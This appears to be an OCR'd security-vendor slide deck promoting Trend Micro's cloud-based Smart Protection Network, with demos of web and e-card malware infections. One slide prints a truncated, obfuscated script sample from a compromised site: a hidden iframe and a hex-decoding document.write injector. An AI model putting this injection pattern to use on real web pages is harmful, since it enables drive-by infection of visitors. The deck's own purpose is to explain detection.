


# How does the infection chain work?

Here is what happens when users visit the compromised Web site:



# Trend Micro Smart Protection Network (Web)



- 3.5 billion URL requests per day
- 20 million+ install base
- 99.9999%+ uptime
- 5 data center (US, EMEA, APAC)
- 1000 production servers



# Processing of a Web Threat - Honda example



```
<iframe src='http://url' width='1' height='1' style='visibility: hidden;'></iframe><script>function v4822210e7b881(v4822210e7c050){ function v4822210e7c826 () {var v4822210e7c7ff1=16; return v4822210e7c7ff1; } return(parseInt(v4822210e7c050,v4822210e7c826()););function v4822210e7d7f30(v4822210e7d7f30){ function v4822210e7f6fe () {var v4822210e7f6ce=2; return v4822210e7f6ce;} var v4822210e7e77d='';for(v4822210e7ef30=0; v4822210e7ef30<v4822210e7d7f30.length; v4822210e7ef30+=v4822210e7f6fe()){ v4822210e7e77d+=(String.fromCharCode(v4822210e7b881(v4822210e7d7f30.substr(v4822210e7ef30, v4822210e7f6fe()))));}return v4822210e7e77d;} document.write(v4822210e7d7c0('3CS343524958543E77696E64F772E7374617475733027444F6E652738648F63756D656E742E777269746528273C696672618065206E616D65306266643062313565626220737263306C
```


**Virus Scan Engine VSAPI (heuristics):**  
1210127434 61.91.242.26 1 TREIGSA15  
1.5.1102 43ffffff 3 Possible\_Hifrm-2 0  
http:%2f%2fwww.honda.co.th%2fjazz%2f

Anti-Malware Operation

Infected sites detected as HTML\_IFRAME.QJ

Getanewmazda.info malicious!

Web Crawler



# Trend Micro Smart Protection Network

**On Premise +**

**In the Cloud with correlation**

- Email Reputation → Since 2005 (Kelkea)
- Web Reputation → Since 2006 (TIS)
- File Reputation → **NOW**
- Powered by Trend Micro's
  - Own Malware Analysis
  - Own Spam Analysis
  - Own URL Analysis
  - Own Whitelisting
  - Customer Feedback Loop/Correlation Engines
  - HoneyPots and Web Crawlers



 Integration into Trend Micro and Third-Party Products (Sony, Linksys, Cisco)



# Why File Reputation in the Cloud?

The **traditional** approach to Malware protection places the burden of storage and detection intelligence **on the customer**.



**Burden of Storage**



**Endpoint**

## *Negative Effects*

- vastly increasing endpoint resource usage (disc, cpu, memory)
- increasing network bandwidth
- increasing delays in handling new threats
- outdated clients?



**Cloud**



# Why File Reputation in the Cloud?

The **future** approach to Malware protection places the burden of storage and detection intelligence **in the cloud**.


Burden of Storage



**Endpoint**

## ***Advantages***

- minimal endpoint resource usage
- consistent network bandwidth usage
- immediate handling of new threats
- increased awareness of localized threats




**Cloud**




# Pros and Cons for File Reputation In The Cloud


### Bandwidth Consumption (kb/day)




### Memory Usage (MB)



### CPU Usage (%)



### Average scan time (ms)



A Typical Attack  
An electronic  
greeting card  
convinces the user  
to open the  
attachment...



- My Computer
- Recycle Bin
- Adobe Reader 8
- InterVideo WinDVD 7
- Mozilla Firefox
- Nero StartSmart
- NXPowerLite 3
- Skype
- VMware Player
- Unused Desktop Shortcuts
- NXPowerLite2.5
- Ultralingua

# *license to* **1.o.v.e.**

**LEGAL ORGANIZED VIRUS ELIMINATION**






# OOOPS? What happened?

- File postcard.exe was advertised through a link in an email message
- The user clicked the link and file postcard.exe was downloaded and executed
- File postcard.exe tried to download additional malicious content from known bad sites
- The download attempts have been blocked by Trend Micro's OfficeScan utilizing Web Threat Protection
- So Trend Micro's Smart Protection Network knows now, that there is something bad about postcard.exe downloaded via a specific link
- **So what's happening next in the backend?**



# Backend Processing of this incident:



Now processing by Smart Protection Network ...




**While the systems are busy in the data centers:**



Another user  
receives the greeting  
card as well.

But he saves the  
attachment on the  
harddrive.





Inbox

- Outlook Express
- Local Folders
  - Inbox
  - Outbox
  - Sent Items
  - Deleted Items
  - Drafts

!	0	▼	From	Subject	Received
0			postcard@hallmark.com	YOU HAVE RECEIVED A HALLMARK E-CARD	6/12/2008 9:39 AM
0			postcard@hallmark.com	YOU HAVE RECEIVED A HALLMARK E-CARD	6/12/2008 10:57 ...


From: To:  
Subject:

There is no message selected.

Contacts

There are no contacts to display. Click on Contacts to create a new contact.

# Processing is done!!!





The previous was scanning using OfficeScan with the local Pattern File

Now let's use OfficeScan, but not with a local pattern file, but with a Pattern File in the ScanServer (in the Cloud).


And by now, the ScanServer has received a Pattern Update from Trend Micro.



```
Start Local iCRC server
USAPI\lpt$open.279
USAPI\tmpreflt.sys
USAPI\tmxpf1t.sys
USAPI\vsapi32.dll
The process cannot access the file because it is being u
USAPI\UsapiINT.sys
    4 file(s) copied.
    1 file(s) copied.
NtCreatePort=0x7C821288
